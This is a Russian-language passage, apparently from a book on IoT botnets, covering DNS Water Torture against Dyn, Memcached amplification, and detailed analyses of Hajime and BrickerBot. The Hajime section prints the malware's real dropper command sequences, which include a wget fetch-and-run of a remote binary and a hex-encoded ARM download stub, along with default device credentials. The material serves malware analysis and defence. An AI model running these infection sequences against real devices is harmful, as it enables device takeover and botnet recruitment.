Атака DNS Water Torture, от которой пострадал Dyn, не была новым вектором атаки. Впервые замеченная в январе 2014 года, DNS Water Torture, также известная как Random Subdomain Attack, разрушает иерархическое кэширование DNS-инфраструктуры интернета, генерируя случайные имена хостов для атакуемого домена. Ни один авторитетный DNS-сервер никогда не рассчитывался на обработку всех интернет-запросов к конкретному домену. Вместо этого авторитетный сервер полагается на рекурсивные DNS-серверы, например предоставляемые ISP, чтобы кэшировать записи имен и локально разрешать большинство DNS-запросов из своего кэша.

Рекурсивный DNS-сервер - это обычно тот DNS-сервер, который пользователь указывает в интернет-маршрутизаторе, тогда как авторитетный сервер хранит базу записей преобразования имени хоста в IP-адрес. Когда клиент хочет разрешить публичное имя хоста, например `host.domain.org`, он использует настроенный рекурсивный DNS-сервер. Рекурсивный сервер ищет запрошенное имя `host.domain.org` в своем кэше, и только если кэшированной записи нет или срок ее действия истек, рекурсивный DNS-сервер обращается к авторитетному DNS-серверу домена `domain.org`, чтобы разрешить хост `host`. Интернет состоит из огромного числа рекурсивных DNS-серверов, обеспечивающих необходимое распределенное кэширование и разгрузку, на которые привыкли опираться авторитетные серверы. Идея DNS Water Torture состоит в том, чтобы залить рекурсивные серверы запросами к случайным хостам, например `aseiujd.domain.org`, `ieuhbda.domain.org`, `oeiuroa.domain.org` и т. д. Из-за случайной природы имен хостов каждый запрос, получаемый рекурсивными серверами для домена `domain.org`, должен быть перенаправлен на авторитетный DNS-сервер `domain.org`. Авторитетный DNS-сервер может обработать только определенное число запросов, и при достаточном числе ботов, использующих большое число рекурсивных серверов, авторитетный DNS откажет под нагрузкой. Хуже того, рекурсивные DNS-серверы начнут повторять запросы к авторитетному DNS-серверу, если ответ не получен за разумное время, что создает дополнительное усиление поверх исходных запросов от ботов.

DNS Water Torture была известной атакой, но Mirai стал первым ботнетом, способным собрать и скоординировать достаточно ботов, чтобы создать атаку уровня "вымирания интернета" против одного из крупнейших и наиболее масштабируемых DNS-провайдеров того времени. То, что все считали невозможным, внезапно стало реальностью и изменило ландшафт DDoS-угроз.

Наблюдательные читатели могли задаться вопросом, почему DDoS-атака на Github [28] мощностью 1.35 Tbps и 126.9 миллиона пакетов в секунду не была упомянута рядом с рекордными атаками на Krebs и Dyn объемом 600 Gbps. Хотя эта атака стала новым рекордом по объему DDoS, в чистом виде она была атакой усиления, и нет причин подозревать участие IoT-ботнетов. Атакующие злоупотребили непреднамеренно открытыми Memcached-серверами, чтобы получить коэффициент усиления от 10,000 до 50,000 раз [29]. Хотя устройства, инициирующие атаку, могли быть распределенными, входящий поток трафика у жертвы исходил от злоупотребленных серверов усиления. Разумеется, большинство серверов не имеет терабитных uplink-каналов, поэтому для генерации таких больших объемов должно было участвовать несколько серверов (в атаке на Github участвовало около 1000 серверов [28]). Это ограничивает разнообразие исходных IP-адресов атакующего трафика и упрощает смягчение таких атак. В IoT же существует очень большое разнообразие устройств и источников, порождающих атаку, что напрямую приводит к разнообразию трафика у жертвы. DDoS-атаки, выполняемые через DDoS-ботнеты, также могут очень быстро менять векторы атаки, еще больше усложняя смягчение; в случае атак усиления атака характеризуется источником усиления и не может изменяться со временем, поэтому ее легче описать и смягчить при наличии достаточной пропускной способности.



## 2.3.4 Hajime

Исследователи безопасности обнаружили Hajime [30] в октябре 2016 года, за несколько дней до атак Mirai на Dyn и всего через три дня после утечки исходного кода Mirai в сеть. Исследователи назвали свое открытие "Hajime". Когда автор вредоносного ПО узнал об их отчете, он использовал некоторые выводы, чтобы улучшить и исправить уязвимости своего ботнета, а также принял это имя. После публикации отчета бот периодически выводит в терминал сообщение:

```
Just a white hat, securing some systems.  
Important messages will be signed like this!  
Hajime Author.  
Contact CLOSED  
Stay sharp !
```

Hajime - сложный, гибкий, продуманно спроектированный и рассчитанный на будущее IoT-ботнет; безусловно, это самый долго активный IoT-ботнет в истории IoT-ботнетов на сегодняшний день. Hajime способен обновлять себя и быстро и эффективно расширять функциональность входящих в него ботов. Распределенная сеть ботов создает децентрализованный C2 и использует оверлейный torrent без трекера поверх хорошо известной публичной одноранговой сети BitTorrent, применяя динамические info hash, которые меняются ежедневно. Все коммуникации через BitTorrent подписываются и шифруются с помощью RC4 и закрытых/открытых ключей.

Первоначальный модуль расширения Hajime предоставлял службы сканирования и загрузки для обнаружения и заражения новых жертв. Эффективная реализация SYN-сканера ищет открытые порты TCP/23 (telnet) и TCP/5358 (WSDAPI). Обнаружив открытый Telnet-порт, модуль расширения пытается эксплуатировать жертву с помощью brute-force входа в оболочку почти так же, как это делает Mirai. Для этой цели Hajime использует список из тех же 60 заводских паролей по умолчанию, что и Mirai, и добавляет две новые записи root/5up и Admin/5up, которые являются заводскими учетными данными для беспроводных маршрутизаторов и точек доступа Atheros. Кроме того, Hajime способен эксплуатировать модемы ARRIS с помощью "backdoor" password-of-the-day и его начального значения по умолчанию; этот backdoor известен с 2009 года [31].

Hajime защищает устройство-жертву, фильтруя порты, которыми, как известно, злоупотребляют IoT-боты вроде Mirai, а также пытается удалить потенциально существующие правила firewall с именем CWMP CR. CWMP относится к CPE WAN Management Protocol или TR-064/069. Делая это, Hajime удаляет любые CWMP-правила, заданные ISP для доступа с определенных управляющих IP-адресов или подсетей, и тем самым блокирует ISP доступ к CPE-устройству, если тот полагался на такие правила firewall.

Помимо блокировки устройства, Hajime открывает порт UDP/1457 и случайный высокий номер порта (> 1024) для UDP и TCP. Это позволяет ему использовать BitTorrent DHT (Distributed Hash Table) и uTP с порта UDP/1457 для построения одноранговой C2-сети. Случайный высокий порт служит службой загрузчика, используемой во время процесса заражения для удаленной загрузки вредоносного ПО на новых жертв. Модуль расширения также содержит следы реализации UPnP-IGD, позволяющей Hajime создавать динамические правила перенаправления портов в интернет-шлюзах и эффективно работать изнутри защищенной домашней сети. Даже когда ISP блокирует весь входящий трафик на шлюзе, UPnP-IGD позволяет пробивать небольшие отверстия в firewall и выставлять внутренние сервисы в публичный интернет.

Hajime предоставляет бинарные файлы для платформ arm5, arm6, arm7, mipseb и miprel. Между январем и мартом 2017 года бинарный файл вредоносного ПО обновлялся шесть раз. Его модуль расширения обновлялся четыре раза между январем и февралем 2017 года. С момента обнаружения в октябре 2016 года модуль расширения сменил имя с exp на atk. Имя основного бинарного файла осталось .i, а stub-загрузчик, используемый во время заражений, назывался .s.

Hajime предпочитает использовать volatile-файловые системы как рабочий каталог, гарантируя, что любой индикатор компрометации исчезнет после перезагрузки устройства. Hajime не является персистентным, то есть перезагрузка устройства очистит его от заражения, но только до следующего заражения.

Ботнет Hajime был сложным по сравнению с родственными IoT-ботнетами того времени:

- Он способен использовать другие эксплойты помимо Telnet brute-force.
- Во время процесса заражения он умеет определять платформу и обходить отсутствие команд загрузки вроде `wget` с помощью stub-загрузчика `.s`.
- Stub-загрузчик динамически генерируется с использованием hex-кодированных строк на основе рукописных assembly-программ, оптимизированных для каждой поддерживаемой платформы. IP-адрес и номер порта загрузчика вставляются в бинарный файл ботом во время генерации.
- Узел, с которого скачивается вредоносное ПО, не обязан быть тем же узлом, который выполняет заражение. Hajime умеет определять достижимость заражающего устройства, и если порт его службы загрузчика недоступен из интернета, он использует другой заведомо достижимый узел из своей сети для скачивания исходного бинарного файла вредоносного ПО; фактически это распределенная сеть download-серверов, предоставляемых зараженными устройствами.
- Он использует децентрализованную torrent-сеть без трекера для C2-сообщений.
- Он использует torrent-сеть, чтобы распространять и обновлять себя и свои модули расширения между peers.
- Чтобы минимизировать требуемые порты и TCP-сокеты, он использует протокол BitTorrent uTP вместо обычного TCP в torrent-передачах; uTP реализует упорядоченную доставку и надежное соединение поверх UDP и требует только один сокет и один UDP-порт для всех DHT- и torrent-коммуникаций.
- Все torrent-обмены шифруются и подписываются с использованием открытых и закрытых ключей.
- Модуль расширения для сканирования и загрузки способен выполнять UPnP-IGD и пробивать отверстия в шлюзовых устройствах, чтобы выставлять любые нужные ему порты.

Было много спекуляций о "серой" природе автора и о намерении и цели его ботнета Hajime. В первоначальном отчете [30] Edwards и Profetis описали обнаруженную уязвимость в реализации шифрования исходного вредоносного ПО и то, как им удалось реверсировать управляющий протокол. Уязвимость была исправлена вскоре после отчета, но ботнет такого размера, с гибкой серверной частью и высоким потенциалом преступного поведения, несомненно привлечет внимание черных шляп. Тот, кто владеет "ключами" этого ботнета, может решить его судьбу!

### 2.3.4.1 Infection

Последовательность команд dropper Hajime показана на рис. 2.3.

```
1 enable
2 shell
3 sh
4 cat /proc/mounts; /bin/busybox YTYIK
5 cd /dev/shm; (cat .s || cp /bin/echo .s); /bin/busybox YTYIK
6 nc; wget; /bin/busybox YTYIK
7 (dd bs=52 count=1 if=.s || cat .s)
8 /bin/busybox YTYIK
9 rm .s; wget http://[REDACTED]:[REDACTED]/.i; chmod +x .i; ./i; exit
```

Рисунок 2.3. Последовательность dropper Hajime.

В строках 1-3 Hajime вслепую пытается получить системную оболочку. В строке 4 он перечисляет смонтированные файловые системы и связанные с ними разрешения. Бот предпочтет эфемерную

файловую систему (временную или основанную на RAM), доступную для записи и пригодную для выполнения заражения. Это гарантирует, что любые временные загрузки, именованные каналы и каталоги исчезнут после перезагрузки, а индикаторов компрометации, позволяющих определить, что устройство когда-либо было заражено Najime, не останется.

Обратите внимание на использование `/bin/busybox YTYIK`. При выполнении этой команды в системе она отвечает `YTYIK: applet not found`. Najime использует вывод этой команды как разделитель при разборе ответов предыдущих команд. Первоначальная версия Najime последовательно использовала `ECCHI` как пятисимвольный разделитель, тогда как более новые версии используют случайную последовательность из пяти символов, пытаясь уклониться от honeypot-систем, специально ищущих последовательность символов `ECCHI`.

Далее, в строке 5, после нахождения подходящего рабочего пути и перехода текущего рабочего каталога в это место, Najime проверяет наличие скрытого файла `.s`. Если `.s` не существует, он копирует бинарный файл `echo` в рабочий файл `.s` в текущем рабочем каталоге. Этот файл будет важен позднее в последовательности команд.

В строке 6 Najime проверяет доступность команд `nc` и `wget`. Команда `nc`, или `netcat`, может использоваться для передачи информации по TCP или UDP. `nc` можно использовать для скачивания бинарного файла Najime из подходящей службы загрузчика по UDP (служба загрузки вредоносного ПО Najime слушает TCP и UDP на одном и том же порту).

Строка 7 выводит первые 52 байта файла `.s`, который является рабочей копией бинарного файла `echo` для данной платформы. Если команда `dd`, используемая для последовательного чтения байтов из файла, недоступна в системе, команда возвращается к `cat`, которая выводит полное содержимое бинарного файла `.s` в стандартный вывод. Najime использует первые несколько байтов бинарного файла `.s`, чтобы определить платформу тем же способом, что и `Mirai`.

Строка 9 удаляет временный файл `.s` и скачивает бинарный файл с помощью `wget` и HTTP-протокола с определенного IP и порта. IP службы загрузчика не всегда совпадает с IP устройства, выполняющего заражение: в некоторых случаях совпадает, но в большинстве случаев IP службы загрузчика не был связан с исходным IP заражающего устройства. Порт, используемый для HTTP-загрузки, является случайным высоким номером порта ( $1024 < \text{port} < 65535$ ). В случае, когда заражающее устройство также предоставляет службу загрузки, такую команду было бы очевидно сгенерировать. Najime умеет определять устройства, у которых высокие порты недоступны из интернета, и может откатиться к заведомо доступному узлу своей распределенной сети ботов.

В модемах ARRIS, для которых у Najime есть эксплойт, отсутствует команда `wget`, поэтому Najime пришлось реализовать резервный вариант с динамически генерируемыми бинарными файлами стадии 1: stub-загрузчиком. В этом конкретном случае последовательность заражения выглядит как на рис. 2.4.

```

1 enable
2 system
3 ping ; sh
4 cat /proc/mounts; /bin/busybox OLYCO
5 cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox OLYCO
6 dd bs=52 count=1 if=.s || cat .s; /bin/busybox OLYCO
7 >.s; cp .s .i
8 echo -ne "\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x02\x00\x28\x00\x
01\x00\x00\x00\x54\x00\x01\x00\x34\x00\x00\x00\x40\x01\x00\x00\x00\x02\x00\x05\x34\x00\x20\x
00\x01\x00\x28\x00\x04\x00\x03\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00" >> .s
9 echo -ne "\x00\x00\x01\x00\xf8\x00\x00\x00\xf8\x00\x00\x00\x05\x00\x00\x00\x00\x01\x00\x
02\x00\xa0\xe3\x01\x10\xa0\xe3\x06\x20\xa0\xe3\x07\x00\x2d\xe9\x01\x00\xa0\xe3\x0d\x10\xa0\x
e1\x66\x00\x90\xef\x0c\xd0\x8d\xe2\x00\x60\xa0\xe1\x70\x10\x8f\xe2\x10\x20\xa0\xe3" >> .s
10 echo -ne "\x07\x00\x2d\xe9\x03\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x14\xd0\x8d\xe2\x
4f\x4f\x4d\xe2\x05\x50\x45\xe0\x06\x00\xa0\xe1\x04\x10\xa0\xe1\x4b\x2f\xa0\xe3\x01\x3c\xa0\x
e3\x0f\x00\x2d\xe9\x0a\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x10\xd0\x8d\xe2" >> .s
11 echo -ne "\x00\x50\x85\xe0\x00\x00\x50\xe3\x04\x00\x00\xda\x00\x20\xa0\xe1\x01\x00\xa0\xe3\x
04\x10\xa0\xe1\x04\x00\x90\xef\xee\xff\xff\xea\x4f\xdf\x8d\xe2\x00\x00\x40\xe0\x01\x70\xa0\x
e3\x00\x00\x00\xef\x02\x00\x12\x1c\x7f\x00\x00\x01\x41\x26\x00\x00\x00\x61\x65\x61" >> .s
12 echo -ne "\x62\x69\x00\x01\x1c\x00\x00\x00\x05\x43\x6f\x72\x74\x65\x78\x2d\x41\x35\x00\x06\x
0a\x07\x41\x08\x01\x09\x02\x2a\x01\x44\x01\x00\x2e\x73\x68\x73\x74\x72\x74\x61\x62\x00\x2e\x
74\x65\x78\x74\x00\x2e\x41\x52\x4d\x2e\x61\x74\x74\x72\x69\x62\x75\x74\x65\x73\x00" >> .s
13 echo -ne "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x01\x00\x00\x00\x06\x00\x00\x00\x54\x00\x01\x00\x54\x00\x00\x00\xa4\x00\x00\x00" >> .s
14 echo -ne "\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x
03\x00\x00\x70\x00\x00\x00\x00\x00\x00\x00\xf8\x00\x00\x00\x27\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x03\x00\x00\x00" >> .s
15 echo -ne "\x00\x00\x00\x00\x00\x00\x00\x00\x1f\x01\x00\x00\x21\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x01\x00\x00\x00\x00\x00\x00" >> .s
16 ./s>.i; chmod +x .i; ./i; rm .s; exit

```

Рисунок 2.4. Динамически сгенерированный download stub Hajime.

Первые несколько строк этого альтернативного метода заражения сопоставимы с первой частью уже обсуждавшегося метода, за исключением добавленной команды ping. Эта команда только проверяет доступность ping в системе жертвы. Поскольку wget недоступен, Hajime требуется альтернативный способ скачать свой бинарный файл вредоносного ПО на устройство жертвы. Именно этому посвящены строки 7-16 на рисунке. Строка 7 гарантирует, что ранее использованный файл .s усечен (очищен), и копирует этот пустой файл в .i. Напомним, что . перед именем файла в Unix скрывает файл. Команды echo -ne в строках 8-15 конкатенируют hex-кодированные бинарные строки в файл .s. Фактически так создается исполняемая stub-программа, которая скачает настоящий бинарный файл вредоносного ПО почти так же, как это сделал бы wget. В последней строке (16) сгенерированный исполняемый файл .s запускается, а его вывод записывается в .i. После скачивания бинарного файла вредоносного ПО в .i файл .i делается исполняемым и запускается.

Stub-программа загрузки .s устанавливает TCP-соединение со службой загрузчика и записывает все полученные байты в свой файловый дескриптор STDOUT. Stub-программа загрузки написана вручную на assembly и оптимизирована для каждой поддерживаемой платформы. Это демонстрирует тщательность проектирования и построения ботнета Hajime и усиливает его образ сложного вредоносного ПО. Также обратите внимание, что IP-адрес и номер порта узла загрузки кодируются в бинарном файле "на лету" заражающим узлом.

### 2.3.4.2 Клиентский бот

После выполнения заражения и загрузки исходного бинарного файла .i на устройство жертвы он запускается. При старте программа выполняет команды iptables, которые изменяют пакетные фильтры системы так, чтобы отбрасывать все входящие пакеты со следующими портами назначения:

- TCP/23 (telnet) - основной вектор эксплуатации Mirai и большинства IoT-ботнетов.
- TCP/7547 (TR-069) - впервые использовался вариантом Mirai в атаке на Deutsche Telekom.
- TCP/5555 (TR-069) - альтернативный порт, часто используемый в TR-069.
- TCP/5358 (WSDAPI) - см. отдельный раздел о WSDAPI в конце.

Бот также пытается удалить правило и цепочку `SWMP CR`. `SWMP` относится к `CPE WAN Management Protocol TR-064/069`. Некоторые модемы ISP настроены с использованием этой пользовательской цепочки, чтобы разрешать удаленное управление с определенных IP-адресов или подсетей. Если набор правил существует и удаляется, все `SWMP`-соединения отбрасываются, оставляя ISP без возможностей удаленного управления модемами, зараженными Hajime. Последнее изменение пакетного фильтра, выполняемое основным исполняемым файлом, - открытие порта `UDP/1457` для входящих пакетов. Этот порт позднее нужен для одноранговых коммуникаций.

В этот момент вредоносное ПО выполняет `bootstrap` своей torrent DHT (Distributed Hash Table) с `router.bittorrent.com` и `router.utorrent.com` на порту `6881`, что позволяет ему подключаться к `torrent-peers` в сети без трекера. Для создания `trackerless torrent`-сети программа использует динамически генерируемые `info hash`. 160-битные `torrent info hash` являются `SHA1`-хэшами, сгенерированными на основе текущей даты и имени файла общего ресурса (бинарного файла, конфигурационного файла, модуля расширения и т. д.). Чтобы динамические `info hash` работали эффективно, важно синхронизировать дату и время на всех `peers torrent`-сети; поэтому вредоносное ПО периодически синхронизирует время по протоколу `NTP` с `ntp.pool.org` на стандартном `NTP`-порту `123`. Разные `torrent info hash` используются для идентификации конфигурационного файла (`config`) и любых обновленных бинарных файлов самого Hajime и его модуля расширения среди `peers`. Для одноранговой связи Hajime использует протокол `BitTorrent uTP`. `uTP` реализует надежную упорядоченную передачу и управление потоком поверх `UDP`. Используя `uTP` вместо `TCP`, Hajime может переиспользовать один и тот же сокет и порт (`1457`) как для `peer-to-peer`-коммуникаций (скачивание/загрузка), так и для `DHT`-коммуникаций.

Конфигурационный файл скачивается каждые 10 минут с использованием `uTP` от `peers`, найденных через `DHT`-запросы. Период загрузки соответствует терминальному сообщению, которое периодически записывается и отображается в начале этого раздела. Обратите внимание на слово "signed" в терминальном сообщении: оно указывает на то, что все `torrent`-коммуникации подписываются и шифруются потоковым шифром `RC4` с открытыми и закрытыми ключами. После скачивания бинарного файла расширения `atk` через свою `torrent`-сеть основной процесс `.i` создает новый процесс для выполнения `atk`. Перед этим в текущем рабочем каталоге основного процесса создается именованный канал `fifo`, и поскольку `atk` клонирует открытые файловые дескрипторы, этот именованный канал используется для передачи информации от процесса `atk` к основному процессу `.i`. Предположительно эта информация включает новых зараженных жертв и сведения о достижимости портов их служб загрузчика, поскольку такие сведения должны распространяться между всеми `peers`, чтобы узлы с недоступными высокими номерами портов могли использовать альтернативные загрузчики для скачивания вредоносного ПО.

И основной процесс `.i`, и модуль расширения `atk` перезаписывают исходное имя исполняемого файла, копируя поверх него первый аргумент (`argv[0]`) со значением `telnetd`. Использование `ps` в скомпрометированной системе покажет два процесса `telnetd`:

```
# ps aux | grep telnetd
root 2013 1.5 0.1 1008 992 ? Ss 16:24 0:25 telnetd <-- .i
root 2069 2.8 0.0 692 640 ? S 16:26 0:41 telnetd <-- atk
root 2186 0.0 0.2 4276 2008 pts /2 S+ 16:51 0:00 grep telnetd
```

Бинарные файлы `.i` и `atk` отвязываются (`unlink`) во время запуска процесса, но получить доступ к бинарным файлам и скопировать их все еще можно через специальную файловую систему `/proc`, например:

```
# cat /proc/2069/exe > ./atk-binary
```

```
# cat /proc/2013/exe > ./hajime.bin
```

В рабочем каталоге, где выполняется основной процесс `.i`, будет файловая запись `fifo`, соответствующая именованному каналу между `.i` и `atk`. В том же каталоге также будет скрытый каталог `.p`, используемый для хранения бинарных файлов, скачанных из torrent-сети, и скрытый каталог `.d` внутри него. Поскольку процесс заражения предпочитает файловые системы типа `tmpfs`, которые не сохраняются между перезагрузками, файл `fifo` и каталог `.p` после перезагрузки не оставят никаких свидетельств прежней компрометации.

Процесс расширения `atk` начинает работу с изменения правил `firewall`, чтобы принимать входящие подключения по UDP и TCP на, по-видимому, случайном порту. Этот порт используется как служба загрузки и позволяет `atk` отдавать любые скачанные бинарные файлы, хранящиеся в папке `.p`, для целей заражения. В этот момент процесс `atk` начинает сканирование новых жертв.

### 2.3.4.3 Модуль расширения сканера

SYN-сканер, реализованный в `atk`, построен с использованием `raw socket`, почти как сканер Mirai. `atk` конструирует TCP-пакеты, а затем отправляет их, записывая в один сокет, выделенный исключительно для этой цели. Когда жертва найдена через SYN-сканирование порта 23 или 5358, для каждой попытки эксплуатации жертвы открывается отдельный TCP-сокет.

Рисунок 2.5 представляет снимок всех открытых файловых дескрипторов процесса `atk` во время эксплуатации:

```
# lsof | grep 1188
telnetd 1188      root    cwd      DIR      179,7    4096    184065 /home/pi/analysis
telnetd 1188      root    rtd      DIR      179,7    4096     2 /
telnetd 1188      root    txt      REG      179,7   52492   178311 /home/pi/analysis/atk (deleted)
telnetd 1188      root    0u       CHR      136,0    0t0     3 /dev/pts/0
telnetd 1188      root    1u       CHR      136,0    0t0     3 /dev/pts/0
telnetd 1188      root    2u       CHR      136,0    0t0     3 /dev/pts/0
telnetd 1188      root    3u       FIFO     179,7    0t0    184108 /home/pi/analysis/fifo
telnetd 1188      root    4u       IPv4     11115    0t0      UDP *:1457
telnetd 1188      root    5u       IPv4     13181    0t0      TCP *:45814 (LISTEN)
telnetd 1188      root    6u       IPv4     13182    0t0      UDP *:45814
telnetd 1188      root    7u       raw      0t0      13183 00000000:0006->00000000:0000 st=07
telnetd 1188      root    8u       IPv4     15376    0t0      TCP 10.0.100.100:39760-> :telnet (SYN_SENT)
telnetd 1188      root    9u       IPv4     14350    0t0      TCP 10.0.100.100:45464-> :telnet (ESTABLISHED)
telnetd 1188      root   10u       IPv4     14352    0t0      TCP 10.0.100.100:41526-> :telnet (ESTABLISHED)
telnetd 1188      root   12u       IPv4     10238    0t0      TCP 10.0.100.100:39666-> :5358 (ESTABLISHED)
telnetd 1188      root   13u       IPv4     14356    0t0      TCP 10.0.100.100:57498-> :telnet (ESTABLISHED)
telnetd 1188      root   14u       IPv4     15377    0t0      TCP 10.0.100.100:45324-> :5358 (ESTABLISHED)
telnetd 1188      root   15u       IPv4     14339    0t0      TCP 10.0.100.100:52806-> :telnet (ESTABLISHED)
telnetd 1188      root   16u       IPv4     14343    0t0      TCP 10.0.100.100:46472-> :telnet (SYN_SENT)
telnetd 1188      root   17u       IPv4     15379    0t0      TCP 10.0.100.100:33780-> :telnet (ESTABLISHED)
telnetd 1188      root   18u       IPv4     15382    0t0      TCP 10.0.100.100:60980-> :telnet (ESTABLISHED)
telnetd 1188      root   19u       IPv4     15380    0t0      TCP 10.0.100.100:51812-> :telnet (ESTABLISHED)
telnetd 1188      root   20u       IPv4     10230    0t0      TCP 10.0.100.100:46932-> :telnet (ESTABLISHED)
telnetd 1188      root   21u       IPv4     14351    0t0      TCP 10.0.100.100:36220-> :5358 (ESTABLISHED)
telnetd 1188      root   22u       IPv4     15381    0t0      TCP 10.0.100.100:47696-> :telnet (ESTABLISHED)
telnetd 1188      root   23u       IPv4     15378    0t0      TCP 10.0.100.100:44470-> :telnet (ESTABLISHED)
```

Рисунок 2.5. File descriptors Hajime, открытые в процессе ATK.

Из приведенного выше мы видим файловые дескрипторы 0, 1 и 2, сопоставленные псевдотерминальному устройству `pts/0` и соответствующие стандартным `STDOUT`, `STDIN` и `STDERR`. Файловый дескриптор 3 - это описанный ранее именованный канал `fifo`, используемый для IPC между `atk` и основным процессом `.i`.

Файловый дескриптор 4 соответствует UDP-сокету, привязанному к порту 1457; предположительно это остаток от основного процесса `.i`, где этот сокет использовался для torrent DHT и peer-to-peer-коммуникаций. Процесс `atk` не выполняет torrent-коммуникации; этим занимается исключительно процесс `.i`.

Файловые дескрипторы 5 и 6 - это сокеты TCP- и UDP-службы загрузчика, которая предоставляет место скачивания для `wget` или `stub`-бинарного файла `.s`, когда они выполняют удаленное заражение жертвы.

Файловый дескриптор 8 соответствует raw TCP-сокету, используемому для SYN-сканирования. Файловые дескрипторы с 9 по 23 являются примерами сокетов с установленными TCP-соединениями к удаленным службам telnet и WSDAPI (5358), используемым во время процесса эксплуатации.

WSDAPI (TCP/5358) - порт TCP/5358, как известно, используется Web Service on Devices API (WSDAPI). WSDAPI - это интероперабельная реализация Microsoft открытой спецификации Device Profile for Web Services (DPWS). DPWS задает спецификацию реализации веб-служб на встраиваемых устройствах с ограниченными ресурсами. Ее цели похожи на цели UPnP. На выставке International Security Controls (ISC) крупная компания по безопасности продемонстрировала систему безопасности с поддержкой DPWS, а на Kitchen and Bath Show (KBIS) два крупных производителя бытовой техники демонстрировали стиральные и сушильные машины, взаимодействующие с помощью DPWS. В течение двух предыдущих лет на International Building Show демонстрировалась подключенная духовка. Еще более сильным признаком движения DPWS к принятию рынком стал пакет домашней автоматизации "ConnectedLife.Home", представленный в 2006 году американским ритейлером Best Buy. Пакет использует программное обеспечение автоматизации и управляемые устройства, применяющие DPWS для коммуникаций. WSDAPI можно использовать для простой SOAP-коммуникации между устройствами (включая встраиваемые устройства) и клиентами. Клиентский API позволяет клиентским приложениям получать описание служб, размещенных на устройстве, и использовать эти службы после успешного обнаружения. По умолчанию WSDAPI использует SOAP/HTTP(S) и TCP-порт 5358 для HTTP, а также порт 5358 для HTTPS-трафика. WSDAPI предоставляет универсальный SOAP stack для клиентских и сервисных приложений. Примеры служб - сервисы принтеров и сканеров, а также сервисы, предоставляемые DVR и NVR.

### 2.3.5 BrickerBot

BrickerBot был обнаружен в марте 2017 года и, по словам его автора, начал работу еще в ноябре 2016 года. Ботнет долго оставался незамеченным, что было одним из преимуществ его уникальной архитектуры. Автор BrickerBot, называвший себя "Dr. Cyborkian a.k.a. janit0r - conditioner of 'terminally ill' devices", объявил о завершении проекта в декабре 2017 года. Janit0r был активен в сцене взлома маршрутизаторов задолго до запуска своего так называемого проекта "Internet Chemotherapy". Как Janit0r сообщил в объявлении о завершении проекта: "Моя способность захватывать и защищать сотни тысяч маршрутизаторов ISP была основой моего анти-IoT-ботнет-проекта, поскольку она давала мне прекрасную видимость происходящего в интернете и бесконечный запас узлов для ответного взлома".

В апреле 2016 года пользователи сообщества Ubiquiti Networks начали сообщать, что их маршрутизаторы сбрасываются к настройкам по умолчанию, а баннеры входа и имена хостов подменяются строками HACKED-ROUTER-HELP-SOS-DEFAULT-PASSWORD и HACKED-ROUTER-HELP-SOS-HAD-DUPE-PASSWORD [32]. Нет доказательств, связывающих эти действия vigilante-хакера с Janit0r, но известно, что BrickerBot в основном работал с скомпрометированных устройств Ubiquiti. К июлю 2017 года исследователь сообщил [33] о наличии более 36,000 подмененных маршрутизаторов Ubiquiti и более 7,300 подмененных маршрутизаторов MikroTik, обнаруженных через IoT-поисковик Shodan.io.

Janit0r продолжал: "Я начал свой неразрушающий проект очистки сетей ISP в 2015 году, и к моменту появления Mirai был в хорошей позиции для реакции. Решение сознательно саботировать чужое оборудование тем не менее было трудным, но чудовищно опасная ситуация CVE-2016-10372 в итоге не оставила мне выбора. С того момента я был полностью вовлечен".

Уязвимость CVE-2016-10372 была обнаружена в модеме Eir D1000, который неправильно ограничивал протокол CPE WAN Management TR-064 и позволял удаленному атакующему выполнять произвольные команды на устройстве. В ноябре 2016 года злоумышленник под псевдонимом "BestBuy", он же "Poropret", использовал CVE-2016-10372 в модифицированной версии Mirai и попытался удаленно заражать широкополосные модемы в сетях ISP. Deutsche Telekom, TalkTalk и Post Office UK стали жертвами попытки создать крупный ботнет; хотя атака провалилась, она оставила Deutsche Telekom более чем с 900,000 нарушенных потребительских интернет-соединений [34]. Примерно в то же время актер под именем "BestBuy" рекламировал в XMPP свой Mirai-ботнет из более чем 400,000 ботов. Позднее тот же ботнет был использован им для DDoS-атак на либерийского ISP Lonestar MTN после оплаты \$30,000 конкурирующей компанией [35]. Атака нарушила интернет-связность всей страны Либерии.

С явной мотивацией очистить интернет от уязвимых IoT-устройств Janit0r создал BrickerBot. В отличие от ранее обсуждавшихся IoT-ботнетов, BrickerBot не демонстрирует червеобразного поведения, а его участниками управлял автор. Ботнет также не сканировал интернет активно в поисках уязвимых устройств, что делало его точечным и трудным для обнаружения. Ботнет состоял из сотен скомпрометированных IoT-устройств, на которых работало вредоносное ПО, слушавшее попытки вторжения на известных уязвимых IoT-портах, почти как honeypot. Вредоносное ПО называло себя "sentinel" и было написано на Python. Когда sentinel замечал IoT-вторжение на одном из отслеживаемых портов, он выполнял ответный взлом источника, пытаясь сделать его бесполезным, то есть "окирпичить". Sentinels реализовывали многие известные IoT-эксплойты и регулярно обновлялись по мере раскрытия новых уязвимостей. Существовали разные уровни bricking, и в зависимости от fingerprint устройства и успешно сработавших уязвимостей действие могло варьироваться от попытки повредить flash-память устройства до сброса его конфигурации или отключения сетевых интерфейсов. Все, что заставляло устройство исчезнуть из интернета, было допустимой целью для Janit0r и его BrickerBot. Только устройства, уже скомпрометированные и зараженные другим вредоносным ПО, сталкивались с гневом BrickerBot; чистые устройства оставались нетронутыми.

